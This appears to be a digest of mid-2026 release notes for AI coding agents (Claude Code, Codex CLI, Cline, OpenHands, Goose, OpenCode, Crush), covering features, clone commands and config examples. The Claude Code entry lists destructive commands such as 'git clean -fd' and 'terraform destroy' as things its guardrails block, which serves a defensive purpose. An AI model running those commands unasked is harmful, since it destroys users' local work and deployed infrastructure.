- ! `CLAUDE_CODE_MAX_RETRIES` is now capped at 15; unattended sessions relying on higher values must switch to `CLAUDE_CODE_RETRY_WATCHDOG` instead

v2.1.183 STABLE

Claude Code v2.1.183 adds auto-mode guardrails against destructive commands, attribution controls, and improved `/config` UX.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.183 https://github.com/anthropics/claude-code.git
# already have the repo? check out this version:
$ git checkout v2.1.183
```

└──▷ TRY IT

Discover all shorthand config keys you can set inline without navigating the interactive menu.

```
$ /config --help
```

- Adds auto-mode safety guardrails that block destructive git commands (`git reset --hard`, `git checkout -- .`, `git clean -fd`, `git stash drop`) unless you explicitly asked to discard local work, blocks `git commit --amend` on commits not made by the agent this session, and blocks `terraform destroy` / `pulumi destroy` / `cdk destroy` unless a specific stack was requested.
- Adds deprecation warnings when a requested model is deprecated or auto-upgraded, surfaced on stderr in print mode (`-p`) and now also covering models set in agent frontmatter.
- New `attribution.sessionUrl` setting lets you omit the claude.ai session link from commits and PRs in web and Remote Control sessions.
- New `/config --help` subcommand lists all available shorthand keys for use with `/config key=value`.
- Updated `/config` toggle behavior: Enter and Space both toggle the selected setting; Esc now saves and closes (previously reverted changes).

+1 more

v2.1.181 STABLE

Claude Code v2.1.181 adds inline `/config` setting, Apple Events sandbox opt-in, and presence-based push notification suppression.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.181 https://github.com/anthropics/claude-code.git
# already have the repo? check out this version:
$ git checkout v2.1.181
```

└──▷ **TRY IT**

Toggle extended thinking off mid-session without leaving the prompt — useful when you want faster, cheaper responses for a straightforward task.

```
$ /config thinking=false
```

Suppress mobile push notifications automatically while you're at your workstation by pointing Claude Code at a marker file your session manager creates on login.

```
$ CLAUDE_CLIENT_PRESENCE_FILE=~/.at-desk claude
```

- Adds `/config key=value` slash command to set any Claude Code setting mid-session from the prompt (e.g. `/config thinking=false`), usable in interactive mode, `-p`, and Remote Control.
- Adds `sandbox.allowAppleEvents` opt-in setting so sandboxed commands can send Apple Events on macOS — enables `osascript` and similar automation inside the sandbox.
- Adds `CLAUDE_CLIENT_PRESENCE_FILE` environment variable to suppress mobile push notifications when a specified marker file is present, signaling you're already at the machine.
- Upgrades bundled Bun runtime to 1.4.
- Enables auto-retry on API connection drops mid-thinking, eliminating manual intervention when the connection closes during extended reasoning.

+3 more

└──▷ **BREAKING ON UPGRADE**

! Fullscreen mode URL opening now requires Cmd+click (macOS) / Ctrl+click instead of a plain click, matching native terminal behavior

v2.1.178 STABLE

Claude Code v2.1.178 adds parameter-scoped permission rules, nested skills/config resolution, and streamlined agent teams.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.1.178 https://github.com/anthropics/claude-code.git
# already have the repo? check out this version:
$ git checkout v2.1.178
```

└──▷ TRY IT

Block subagents from spawning with a specific model (e.g. Opus) by adding a parameter-scoped deny rule to your permission config.

```
$ claude --disallow-tool 'Agent(model:opus)' "Refactor the auth module"
```

Spawn a named teammate directly without a team-setup step when agent teams are enabled.

```
$ CLAUDE_CODE_EXPERIMENTAL_AGENT_TEAMS=1 claude "Use the Agent tool with name:reviewer to audit my PR diff"
```

- Adds Tool(param:value) syntax for permission rules to match a tool's input parameters with `*` wildcard support — e.g. Agent(model:opus) to block Opus subagents.
- Supports skills in nested `.claude/skills` directories, loading them automatically when working in that subtree; name clashes surface as `<dir>:<name>` so both remain accessible.
- Nearest-wins resolution for nested `.claude/` directories: the agent, workflow, and output-style closest to the working directory take precedence on name collisions; project-scope workflow saves target the closest existing `.claude/workflows/`.
- Strengthens auto mode by evaluating subagent spawns through the classifier before launch, closing a gap where a subagent could request a blocked action without review.
- Removes `TeamCreate` and `TeamDelete` tools for agent teams (experimental): with `CLAUDE_CODE_EXPERIMENTAL_AGENT_TEAMS=1`, every session now has one implicit team — spawn teammates directly via the Agent tool's `name` parameter.

+3 more

WAS THIS USEFUL? 👍 👎

OpenAI Codex CLI rust-v0.143.0-alpha.29

8 RELEASES · 2026-06-25 → 2026-06-28 PRE-RELEASE

Lightweight coding agent that runs in your terminal

Codex CLI now enforces enterprise marketplace source policy at runtime, blocking inactive or disallowed plugins.

└──▷ GET THIS VERSION

```
$ git clone --branch rust-v0.143.0-alpha.29
https://github.com/openai/codex.git
# already have the repo? check out this version:
$ git checkout rust-v0.143.0-alpha.29
```

- Enforces enterprise source admission policy at runtime: blocked or policy-disallowed marketplace plugins are projected as inactive and excluded from plugin list, read, discovery, and CLI marketplace source/snapshot reporting.
- Continues refreshing and upgrading independent marketplaces and plugins when one entry fails, surfacing per-entry errors instead of aborting the entire refresh.
- Includes policy-projected plugin state in cache and refresh keys, so policy requirement changes automatically invalidate stale cached results.

▾ 7 more releases in this issue · 2026-06-25 → 2026-06-28

rust-v0.143.0-alpha.28 PRE-RELEASE

Adds experimental `environment/info` app-server RPC to discover shell and working directory for named execution environments.

└──▷ GET THIS VERSION

```
$ git clone --branch rust-v0.143.0-alpha.28
https://github.com/openai/codex.git
# already have the repo? check out this version:
$ git checkout rust-v0.143.0-alpha.28
```

└──▷ USE IT

Query a named execution environment's shell and working directory via the app-server RPC before scheduling work against it.

```json
{
  "id": 42,
  "jsonrpc": "2.0",
  "method": "environment/info",
  "params": { "name": "<environment-name>" }
}
```

- New experimental `environment/info` JSON-RPC endpoint lets app-server clients query a named environment's native shell metadata and default working directory (returned as a `file:` URI) before assigning it to a thread or turn.
- Probes are bounded to a 30-second timeout, preventing a non-responsive exec-server from blocking the environment serialization queue indefinitely.

`rust-v0.143.0-alpha.27` **PRE-RELEASE**

Codex CLI adds service tier and reasoning effort to OTEL telemetry and surfaces rollout budget exhaustion to users.

└──▷ GET THIS VERSION

```
$ git clone --branch rust-v0.143.0-alpha.27
https://github.com/openai/codex.git
# already have the repo? check out this version:
$ git checkout rust-v0.143.0-alpha.27
```

- Adds `service_tier` and `model_reasoning_effort` fields to OTEL `codex.sse_event` `response.completed` telemetry records, enabling measurement of Fast mode usage and reasoning effort.
- Surfaces rollout/session budget exhaustion to the user when the context budget is exceeded.
- Enables MCP tool call error metrics collection.
- Allows codex sandbox to consume MCP sandbox state, enabling richer sandboxed MCP workflows.
- Supports image generation with provider auth.

+7 more

`rust-v0.143.0-alpha.26` **PRE-RELEASE**

Codex CLI now surfaces service tier and reasoning effort in OTEL telemetry and exposes sandbox state in debug sandbox commands.

└──▷ GET THIS VERSION

```
$ git clone --branch rust-v0.143.0-alpha.26
https://github.com/openai/codex.git
# already have the repo? check out this version:
$ git checkout rust-v0.143.0-alpha.26
```

- Adds `service_tier` and `model_reasoning_effort` fields to the existing `codex.sse_event` `response.completed` OTEL record, enabling Fast-mode usage and reasoning effort measurement from OTEL logs.
- Exposes `sandbox_state` parameter in `seatbelt` and `landlock` debug sandbox subcommands, allowing the sandbox to consume MCP sandbox state.
- Introduces `ExecServerTelemetry` for exec-server metrics collection via OTEL, surfacing rollout budget exhaustion and MCP startup latency.
- Removes auto-compaction opt-out, making context-window compaction mandatory for all sessions.
- Adds marketplace source admission requirements enforcement for plugins, restricting plugin catalog entries to approved sources.

+2 more

`rust-v0.143.0-alpha.25` PRE-RELEASE

Codex CLI adds singular `--permission-profile` flag, provider-aware model fallback, current-time reminder config, and exec-server lifecycle metrics.

└──▷ GET THIS VERSION

```
$ git clone --branch rust-v0.143.0-alpha.25
https://github.com/openai/codex.git
# already have the repo? check out this version:
$ git checkout rust-v0.143.0-alpha.25
```

└──▷ TRY IT

Apply a named sandbox permissions profile using the new canonical singular flag name.

```
$ codex sandbox --permission-profile strict
```

- Renames sandbox flag to `--permission-profile` (singular) as the canonical form across all sandbox backends (seatbelt, landlock, Windows), with `--permissions-`

`profile` kept as a hidden backward-compatible alias.

- Adds provider-aware model fallback on thread start: when enabled, unavailable helper-thread models (e.g. OpenAI model IDs against Bedrock) are automatically resolved to the active provider's default instead of surfacing 404 errors.
- Adds configurable current-time reminder delivery mode and interval, including support for a zero interval to trigger a reminder at every eligible inference boundary.
- Persists selected capability roots across model steps, resolving environment availability per step rather than at thread level.
- Records exec-server lifecycle metrics (connection, request, and process lifecycle) via OTLP for remote environment observability.

+2 more

`rust-v0.143.0-alpha.22` **PRE-RELEASE**

Adds HTTP MCP server support with OAuth, server-attributed error telemetry, and raised token-budget message limits.

└──▷ GET THIS VERSION

```
$ git clone --branch rust-v0.143.0-alpha.22
https://github.com/openai/codex.git
# already have the repo? check out this version:
$ git checkout rust-v0.143.0-alpha.22
```

- Supports HTTP MCP servers via selected executor plugins, enabling remote MCP tool use beyond local stdio servers.
- Supports OAuth authentication for HTTP MCP servers from selected executor plugins.
- Adds MCP server name attribution to call, duration, and error metrics, and retains sanitized error codes from all MCP servers.
- Raises token-budget reminder and guidance message byte limit from 1,000 to 2,000 bytes, allowing richer model-facing instructions.
- Extends maximum agent sleep duration to 12 hours via the cancellable sleep operation routed through the time provider.

`rust-v0.142.2` **LATEST** **STABLE**

Codex CLI v0.142.2 adds MCP tool search by default, macOS system proxy support, and dark-mode plugin logos.

└──▷ GET THIS VERSION

```
$ git clone --branch rust-v0.142.2
https://github.com/openai/codex.git
# already have the repo? check out this version:
$ git checkout rust-v0.142.2
```

└──▷ **USE IT**

Route Codex traffic through your corporate proxy on macOS by honoring system-level PAC/WPAD configuration.

```yaml
# In your Codex config file, enable system proxy resolution:
respect_system_proxy: true
```

- Enables MCP tool search by default when the model/provider supports it, improving tool discovery without breaking older integrations.
- Supports macOS system proxy, PAC, and WPAD settings via the `respect_system_proxy` option for authenticated network routing.
- Adds dark-mode logo support for plugins through both local manifests and remote catalogs.

`rust-v0.143.0-alpha.21` **PRE-RELEASE**

Codex CLI gains Ultra reasoning effort, ChatGPT session auth for MCP servers, remote plugin catalog polish, and world-state persistence.

└──▷ **GET THIS VERSION**

```
$ git clone --branch rust-v0.143.0-alpha.21
https://github.com/openai/codex.git
# already have the repo? check out this version:
$ git checkout rust-v0.143.0-alpha.21
```

└──▷ **TRY IT**

Allow a ChatGPT-hosted MCP server (other than the built-in Codex Apps endpoint) to reuse your active ChatGPT session credentials.

```
$ codex mcp add --transport http https://chatgpt.com/your-mcp-
endpoint
# Then set use_chatgpt_auth: true in ~/.codex/config.json under
that server's entry
```

- Adds Ultra reasoning effort option for more powerful model inference.
- Enables ChatGPT-hosted MCP servers to authenticate using the current ChatGPT session via new `use_chatgpt_auth` HTTP MCP server config field (honoured only when the server URL shares the same origin as `chatgpt_base_url`).
- Shows accurate auth status in `codex mcp list` by loading current login state before reporting per-server auth.
- Introduces world-state snapshot serialization and persistence across rollouts, enabling resume, fork, and rollback to restore prior context.
- Adds TUI support for the buffer experience.

`+1 more`

WAS THIS USEFUL? 👍 👎

Cline v4.0.4

6 RELEASES · 2026-06-26 → 2026-06-29 LATEST STABLE

Autonomous coding agent as an SDK, IDE extension, or CLI assistant.

ClinePass is now universally available in the UI — onboarding, settings, promo banner, and credit-limit upgrade action.

└──▷ GET THIS VERSION

```
$ git clone --branch v4.0.4 https://github.com/cline/cline.git
# already have the repo? check out this version:
$ git checkout v4.0.4
```

› Enables ClinePass across all VS Code extension UI surfaces: onboarding flow, settings panel, welcome promo banner, and the credit-limit `Switch to ClinePass` action.

▾ 5 more releases in this issue · 2026-06-26 → 2026-06-29

v4.0.3 STABLE

ClinePass provider is now enabled for all users, no longer gated behind a feature flag.

└──▷ GET THIS VERSION

```
$ git clone --branch v4.0.3 https://github.com/cline/cline.git
# already have the repo? check out this version:
$ git checkout v4.0.3
```

› Enables ClinePass as a generally available authentication/billing provider, removing the feature-flag gate that previously caused silent fallback to the standard Cline provider.

v4.0.2 STABLE

Cline v4.0.2 adds DeepSeek reasoning effort control (including xhigh) and a revamped ClinePass provider UX.

└──▷ GET THIS VERSION

```
$ git clone --branch v4.0.2 https://github.com/cline/cline.git
# already have the repo? check out this version:
$ git checkout v4.0.2
```

- Adds reasoning effort support for DeepSeek thinking models (`deepseek-v4-flash`, `deepseek-v4-pro`, `deepseek-reasoner`), including the new `xhigh` effort level.
- Improves ClinePass provider experience with clearer reasoning controls and unified model selection UI.

`cli-v3.0.31` STABLE

Cline CLI v3.0.31 adds subscription cost visibility, ClinePass prompts, marketplace uninstall, and one-shot quoted-prompt enforcement.

└──▷ GET THIS VERSION

```
$ git clone --branch cli-v3.0.31 https://github.com/cline/cline.git
# already have the repo? check out this version:
$ git checkout cli-v3.0.31
```

- Displays '(included with your subscription)' in the status bar when request cost is covered by a ClinePass subscription.
- Prompts users to switch to ClinePass when credits run out, and lists ClinePass features in the not-subscribed message.
- Adds an option to open the ClinePass subscription page directly from the ClinePass options menu.
- Adds marketplace uninstall support and surfaces plugin-bundled skills in the marketplace.
- Requires quoted prompts when using one-shot (headless) mode.

+1 more

`v4.0.0` STABLE

Cline v4.0.0 ships SDK-backed runtime, ClinePass, a Customize marketplace, Plugins, queued prompts, and new model providers.

└──▷ GET THIS VERSION

```
$ git clone --branch v4.0.0 https://github.com/cline/cline.git
# already have the repo? check out this version:
$ git checkout v4.0.0
```

- Adds SDK-backed VS Code extension runtime: agent turns, tools, Plan/Act coordination, MCP, checkpoints, telemetry, compaction, and task history all run through the shared Cline SDK session layer.

› Introduces ClinePass in the VS Code extension with onboarding, provider selection, signup/subscription handoff, live model lists, entitlement and org error states, and out-of-credit prompts.

› Adds the Customize marketplace for discovering and managing Skills, MCP servers, and Plugins — with installed/marketplace tabs, search and filtering, install/uninstall flows, and enable/disable controls.

› Introduces Cline Plugins: extend Cline with custom tools, workflows, skills, and MCP-powered capabilities installable from the Customize marketplace.

› Adds queued prompts in chat — messages sent while Cline is working are queued, shown during the active turn, and can be cancelled before they run.

+9 more

└──▷ **BREAKING ON UPGRADE**

! Command auto-approval is now disabled by default for safer new and reset configurations.

! The legacy Explain Changes feature has been removed.

! Subagents are temporarily disabled in the VS Code extension.

cli-v3.0.30 STABLE

Cline CLI v3.0.30 adds SAP AI Core provider, token-cost status bar, org error messages, and proxy-aware networking.

└──▷ **GET THIS VERSION**

```
$ git clone --branch cli-v3.0.30 https://github.com/cline/cline.git
# already have the repo? check out this version:
$ git checkout cli-v3.0.30
```

› Adds SAP AI Core as a supported LLM provider.

› Displays token count alongside cost in the CLI status bar.

› Surfaces organization-specific error messages in the CLI.

› Threads proxy and CA-aware networking into the inference path for enterprise environments.

› Persists AWS Bedrock settings to providers.json across sessions.

+2 more

WAS THIS USEFUL? 👍 👎

OpenHands

cloud-1.40.0

3 RELEASES · 2026-06-10 → 2026-06-26

LATEST

STABLE

OpenHands: AI-Driven Development

OpenHands 1.40 adds full Git history cloning, Azure DevOps webhook setup, Jira DC enhancements, and a default sandbox spec setting.

└──▷ GET THIS VERSION

```
$ git clone --branch cloud-1.40.0
https://github.com/OpenHands/OpenHands.git
# already have the repo? check out this version:
$ git checkout cloud-1.40.0
```

└──▷ HOW TO FIND IT

Set a default sandbox spec so every new conversation automatically uses your preferred compute environment — no manual selection required.

> 📍 In the console, go to Settings › User Settings and set Default Sandbox Spec to your preferred spec, then save.

Enable full Git history cloning when you need access to complete commit logs and blame history inside the agent sandbox.

> 📍 In the console, go to Settings › User Settings, enable Full Git History, then save.

Set up Azure DevOps org-level webhook in one click so any resolver mention automatically triggers an OpenHands task.

> 📍 In the console, go to Settings › Integrations › Azure DevOps and click Set Up Webhook at the org level.

- Adds `Full Git History` user setting to control whether repositories are cloned with complete commit history instead of a shallow clone.
- New enterprise admin endpoint for user provisioning, enabling programmatic creation and management of org users via API.
- Adds `default_sandbox_spec_id` to user settings, letting users designate a preferred sandbox environment spec for new conversations.
- Azure DevOps integration gains resolver mentions support and org-level one-click webhook setup, simplifying automated task triggering.

› Jira Data Center integration adds email-mode auto-linking, targeted repository lookup, and picker-based @mentions for richer issue-to-repo workflows.

+1 more

▾ **2 more releases in this issue** · 2026-06-10 → 2026-06-26

cloud-1.39.0 STABLE

OpenHands 1.39.0 adds multi-model BYOK discovery, MCP server config for ACP agents, Slack attachment context, and org-management improvements.

└──▷ GET THIS VERSION

```
$ git clone --branch cloud-1.39.0
https://github.com/OpenHands/OpenHands.git
# already have the repo? check out this version:
$ git checkout cloud-1.39.0
```

└──▷ HOW TO FIND IT

Hide personal workspaces for an org-only OpenHands Enterprise deployment so users only see org-scoped workspaces.

📍 In the OpenHands Enterprise admin console, go to Organization Settings and enable the `hide_personal_workspaces` flag.

Share an invite link directly with a new org member when email delivery is unavailable.

📍 In the OpenHands console, go to Organization Settings › Members › Invite Members, then copy the generated invite link and share it directly with the invitee.

› Adds `hide_personal_workspaces` flag for org-only OpenHands Enterprise installs, restricting users to org workspaces only.

› Introduces a `switch_acp_model` proxy endpoint enabling model switching within cloud ACP conversations.

› Adds model dropdown and credential fields to the agent settings page for ACP agents.

› Supports MCP server configuration for ACP agents, enabling custom tool server connections.

› Enables multi-model LLM discovery and BYOK gating in OpenHands Enterprise, unifying proxy discovery and the model catalogue.

+18 more

1.8.0 STABLE

OpenHands 1.8.0 adds LLM profiles, sub-agent delegation, sandbox grouping strategy, and an ACP agent UI.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.8.0
https://github.com/OpenHands/OpenHands.git
# already have the repo? check out this version:
$ git checkout 1.8.0
```

└──▷ HOW TO FIND IT

Switch between saved LLM configurations (e.g., a fast model for drafting and a powerful model for review) without re-entering credentials each time.

> 📍 In the console, go to Settings › LLM and create or select an LLM profile with your preferred model, API key, and parameters.

Control how sandboxes are shared or isolated across conversations to optimize resource usage or enforce separation.

> 📍 In the console, go to Settings › Sandbox and select the desired sandbox grouping strategy.

- Adds LLM profiles, letting users save and switch between named LLM configurations.
- Enables sub-agent delegation so the primary agent can spawn and coordinate specialized sub-agents for complex tasks.
- Adds selectable sandbox grouping strategies, giving users control over how conversation sandboxes are organized and reused.
- Introduces a minimal generic ACP (Agent Communication Protocol) agent UI for interacting with ACP-compatible agents.

WAS THIS USEFUL? 👍 👎

Goose v1.39.0 3 RELEASES · 2026-06-03 → 2026-06-25 LATEST STABLE

an open source, extensible AI agent that goes beyond code suggestions - install, execute, edit, and test with any LLM

Goose v1.39.0 adds `/status` and `/model` CLI commands, MLX local inference, 8 new providers, Azure Entra ID auth, and a unified OTLP logging schema.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.39.0 https://github.com/aaif-goose/goose.git
# already have the repo? check out this version:
$ git checkout v1.39.0
```

└──▷ TRY IT

Check session status interactively without leaving a running CLI session.

```
$ /status
```

Switch the active model mid-session to compare responses without restarting.

```
$ /model
```

Run a recipe and print token/generation statistics on completion to benchmark cost and speed.

```
$ goose run --recipe goose-self-test.yaml --stats
```

- Adds `/status` slash command to the CLI for quick session status reporting.
- Adds `/model` slash command to the CLI for switching models mid-session without restarting.
- Adds `--stats` flag to print generation statistics after a run completes.
- Supports MLX models for local inference, enabling Apple Silicon on-device model execution.
- Supports OpenAI GPT models via AWS Bedrock mantle endpoint.

+23 more

▾ **2 more releases in this issue** · 2026-06-03 → 2026-06-25

v1.38.0 STABLE

Goose v1.38.0 adds `goose review`, hooks, 8 new providers, ACP secret-key auth, egress directionality, and a PreToolUse denial hook.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.38.0 https://github.com/aaif-goose/goose.git
# already have the repo? check out this version:
$ git checkout v1.38.0
```

└──▷ TRY IT

Run an AI code review on the current repo, capping each check subprocess to 10 turns to prevent runaway agents.

```
$ goose review --turn-limit 10
```

Start the ACP server with a secret key so only authenticated clients can connect.

```
$ GOOSE_SERVER__SECRET_KEY=mysecretkey goose serve
```

Prevent context bloat from large tool responses by capping output size, and disable noisy per-call summary cards.

```
$ GOOSE_MAX_TOOL_RESPONSE_SIZE=8192
GOOSE_DISABLE_TOOL_CALL_SUMMARY=true goose run --recipe my-recipe.yaml
```

- Adds `goose review` command for local AI-powered code review with per-check turn limits and orchestrated subprocesses.
- New hooks system with PreToolUse denial hook to intercept and block tool calls before execution.
- Adds `GOOSE_SERVER__SECRET_KEY` support at the `goose serve` ACP endpoint for authenticated API access.
- Adds egress logging directionality (`outbound` / `inbound` / `unknown`) to security tracing events, enabling data-exfiltration vs. data-fetch distinction.
- Unified OTLP logging schema for cross-tool detection across security monitoring pipelines.

+27 more

v1.37.0 STABLE

Goose v1.37.0 adds 9+ new providers, PreToolUse hooks, `goose review`, `/model` switching, skills listing, and encrypted session sharing.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.37.0 https://github.com/aaif-goose/goose.git
# already have the repo? check out this version:
$ git checkout v1.37.0
```

└──▷ TRY IT

Run an interactive code review on your current working directory to get AI feedback before opening a PR.

```
$ goose review
```

Switch to a different model mid-session without losing context — useful when a task needs a more capable or faster model.

```
$ /model claude-opus-4-5
```

Audit token cost of installed skills to understand context budget usage before starting a long session.

```
$ goose skills list
```

Cap how much output a single tool call can return to prevent context overflow from verbose tools.

```
$ GOOSE_MAX_TOOL_RESPONSE_SIZE=50000 goose run --recipe my-recipe.yaml
```

- Adds `goose review` command for local code review directly from the CLI.
- Adds `/model` slash command to switch the active model mid-session without restarting.

> - Adds `goose skills list` subcommand to display all installed skills with token counts.
> - Adds PreToolUse denial hooks so practitioners can intercept and block tool calls before execution.
> - Adds a Hooks system for event-driven automation around agent actions.
>
> +32 more

WAS THIS USEFUL? 👍 👎

OpenCode

v1.17.11 · 8 RELEASES · 2026-06-10 → 2026-06-25 · LATEST · STABLE

The open source coding agent.

OpenCode v1.17.11 adds session snapshots with revert controls and Chrome-style tab shortcuts for the desktop app.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.17.11
https://github.com/anomalyco/opencode.git
# already have the repo? check out this version:
$ git checkout v1.17.11
```

- Adds session snapshots and revert controls, letting you roll back a session — including file changes — to any earlier message.
- Adds Chrome-style tab cycle shortcuts (`mod+1` through `mod+9`) in the desktop app for fast session switching.
- Adds draggable tabs in the desktop app.
- Adds an improved empty home state in the desktop app when no sessions exist.

▾ 7 more releases in this issue · 2026-06-10 → 2026-06-25

v1.17.10 · STABLE

OpenCode v1.17.10 adds MCP resource tools, a new `api` CLI command, `--mini` mode, Gemini audio/video, and a V2 plugin API.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.17.10
https://github.com/anomalyco/opencode.git
# already have the repo? check out this version:
$ git checkout v1.17.10
```

└──▷ TRY IT

Launch OpenCode in mini mode for a lighter-weight session, e.g. in a resource-constrained CI step.

```
$ opencode --mini
```

- Adds `opencode api` CLI command to make raw or OpenAPI-operation-ID requests to the running OpenCode server.
- Adds `--mini` CLI mode for a lightweight invocation.
- Adds MCP resource read tools, enabling agents to fetch MCP resource content directly.
- Adds MCP resource template listing so agents can discover available resource templates from connected MCP servers.
- Adds MCP server instructions to session context, giving the model awareness of per-server guidance.

+11 more

v1.17.9 STABLE

OpenCode v1.17.9 adds GLM-5.2 high/max thinking variants and improves prompt-cache efficiency for follow-up messages.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.17.9
https://github.com/anomalyco/opencode.git
# already have the repo? check out this version:
$ git checkout v1.17.9
```

- Adds `high` and `max` thinking variants for GLM-5.2 across supported providers, enabling deeper reasoning on complex tasks.

v1.17.8 STABLE

OpenCode v1.17.8 adds a Home tab toggle and faster session timelines in the desktop app.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.17.8
https://github.com/anomalyco/opencode.git
# already have the repo? check out this version:
$ git checkout v1.17.8
```

- Adds a Home tab toggle in the desktop app to quickly switch between the Home view and your last active tab.
- Faster session timeline loading with no flicker or scroll jumps.
- New desktop file and folder picker is faster and easier to navigate in the v2 layout.

v1.17.7 STABLE

MCP servers now receive the current workspace as a client root; SDK clients refresh model availability when integrations change.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.17.7
https://github.com/anomalyco/opencode.git
# already have the repo? check out this version:
$ git checkout v1.17.7
```

- Enables MCP servers to receive the current workspace directory as a client root via the `roots` capability, letting context-aware MCP tools resolve project paths automatically.
- SDK clients now dynamically refresh model and provider availability whenever integrations change, and credential update/remove calls accept a `location` parameter.

v1.17.5 STABLE

Adds external browser OAuth for Snowflake Cortex and brings v2 visibility settings to the desktop web app.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.17.5
https://github.com/anomalyco/opencode.git
# already have the repo? check out this version:
$ git checkout v1.17.5
```

- Adds external browser OAuth flow for the Snowflake Cortex provider, enabling SSO-based authentication without embedding credentials.
- Brings v2 visibility settings to the desktop web app, giving users control over session and project visibility from the browser interface.
- Refreshes the oc-2 color theme with updated color ramps and token mapping in the desktop app.

v1.17.4 STABLE

OpenCode v1.17.4 adds MCP server log surfacing, cwd support for local MCP servers, connector auth, and new v2 session API endpoints.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.17.4
https://github.com/anomalyco/opencode.git
# already have the repo? check out this version:
$ git checkout v1.17.4
```

└──▷ TRY IT

Anchor a local MCP server to a specific subdirectory of your workspace so its relative file paths resolve correctly.

```
$ opencode --mcp-server '{"type":"local","command":"node","args":
["server.js"],"cwd":"tools/mcp"}'
```

- Adds `cwd` support for local MCP servers, allowing them to start from a workspace-relative directory.
- Adds connector-based authentication flows with support for stored provider credentials.
- Adds v2 API endpoints to create and fetch sessions, list session questions, and resolve the active location.
- Surfaces MCP server log notifications in opencode logs for improved observability.

v1.17.1 STABLE

OpenCode v1.17.1 adds usage descriptions and hidden-from-autocomplete support for references, plus a dedicated `/new-session` desktop route.

└──▷ GET THIS VERSION

```
$ git clone --branch v1.17.1
https://github.com/anomalyco/opencode.git
# already have the repo? check out this version:
$ git checkout v1.17.1
```

- Adds support for usage descriptions on references, making agent context more self-documenting.

- Enables references to be hidden from `@` autocomplete while still remaining available to agents.
- Introduces a dedicated `/new-session` desktop route with draft tabs that keep prompt and project selection together before a session starts.

WAS THIS USEFUL? 👍 👎

Crush v0.81.0 6 RELEASES · 2026-06-05 → 2026-06-29 LATEST STABLE

Glamourous agentic coding for all

Crush v0.81.0 adds a configurable chat scrollbar, herdr.dev agent-status integration, and expandable tool-call names.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.81.0
https://github.com/charmbracelet/crush.git
# already have the repo? check out this version:
$ git checkout v0.81.0
```

└──▷ USE IT

Keep the scrollbar permanently visible in long sessions so you always know your position in the conversation.

```json
{
  "options": {
    "tui": {
      "scrollbar": "always"
    }
  }
}
```

- Adds a scrollbar to the chat view, configurable via `options.tui.scrollbar` (`default`, `always`, or `never`).
- Adds herdr.dev socket integration so herdr can receive agent status signals (blocked/finished) and send notifications.
- Enables expanding tool-call names in the TUI for easier inspection of long-running or complex tool invocations.

▾ 5 more releases in this issue · 2026-06-05 → 2026-06-29

> v0.80.0 STABLE
>
> Crush v0.80.0 adds auto-detection of local model context windows and a llamacpp provider enricher.
>
> └──▷ GET THIS VERSION

```
$ git clone --branch v0.80.0
https://github.com/charmbracelet/crush.git
# already have the repo? check out this version:
$ git checkout v0.80.0
```

- Automatically detects context window sizes for local model endpoints (llamacpp, omlx, lmstudio, litellm, ollama) — no more zero-size window misconfigurations.
- Adds a llamacpp provider enricher, enabling richer model discovery metadata when connecting to llama.cpp servers.
- Logs provider warnings surfaced from agent step results, making model-side issues visible in the session output.

v0.79.0 STABLE

Bang Mode gains live output streaming, cancellation, copy-to-clipboard, and string-prefix invocation in v0.79.0.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.79.0
https://github.com/charmbracelet/crush.git
# already have the repo? check out this version:
$ git checkout v0.79.0
```

- Streams Bang Mode command output in real time as long-running commands execute, with a pending spinner while waiting.
- Enables cancelling a running Bang Mode command mid-execution.
- Adds copy-to-clipboard for Bang Mode command results (with ANSI codes stripped).
- Supports prefixing an arbitrary string with Bang Mode to inline shell output directly into a prompt.

v0.78.0 STABLE

Crush v0.78.0 adds bang mode for inline shell execution, local model auto-discovery, Fireworks provider support, and improved clipboard handling.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.78.0
https://github.com/charmbracelet/crush.git
# already have the repo? check out this version:
$ git checkout v0.78.0
```

:
:

└──▷ **TRY IT**

Run a shell command mid-session and immediately ask the LLM to reason about its output — without leaving Crush.

```
$ !ls -la /etc/cron.d
```

Point Crush at a local Ollama instance and let it discover available models automatically — no manual model list needed.

```json
{
  "providers": {
    "ollama": {
      "name": "Ollama",
      "base_url": "http://localhost:11434/v1/",
      "type": "ollama"
    }
  }
}
```

- Adds bang mode: type `!` in a session to run Bash commands directly, with output fed back into the LLM context for follow-up questions.
- Enables auto-discovery of local models (Ollama, LM Studio, LiteLLM, MLX) from OpenAI-compatible endpoints — no manual model definitions required.
- Adds Fireworks (fireworks.ai) as a supported LLM provider.
- Improves clipboard support on X11 and Wayland: removes `xclip` / `xsel` dependencies, adds TIFF paste support, and enables Super+V / ⌘+V image pasting.

v0.77.0 STABLE

Crush v0.77.0 adds global user-level context files and named hooks for easier hook management.

└──▷ **GET THIS VERSION**

```
$ git clone --branch v0.77.0
https://github.com/charmbracelet/crush.git
# already have the repo? check out this version:
$ git checkout v0.77.0
```

└──▷ **TRY IT**

Set a global persona or default preferences (e.g., preferred VCS) that Crush picks up in every project without touching per-repo config.

```
$ mkdir -p ~/.config/crush
cat >> ~/.config/crush/CRUSH.md <<'EOF'
Always refer to me as Shirley. Default to Jujutsu (jj) for version-
control commands unless the project already uses plain git.
EOF
```

Name hooks so you can tell them apart when multiple hooks fire on the same event.

```json
{
  "hooks": {
    "PreToolUse": [
      {
        "name": "lint-before-bash",
        "matcher": "bash",
        "command": "./hooks/run-lint.sh"
      }
    ]
  }
}
```

- Adds user-level context files: place `~/.config/AGENTS.md` or `~/.config/crush/CRUSH.md` to give Crush persistent, cross-project instructions at session start.
- Adds a `name` field to hook definitions, making individual hooks identifiable in the CLI output.

`v0.76.0` **STABLE**

Crush v0.76.0 adds monorepo skill discovery and shows all providers in `crush models`

└──▷ **GET THIS VERSION**

```
$ git clone --branch v0.76.0
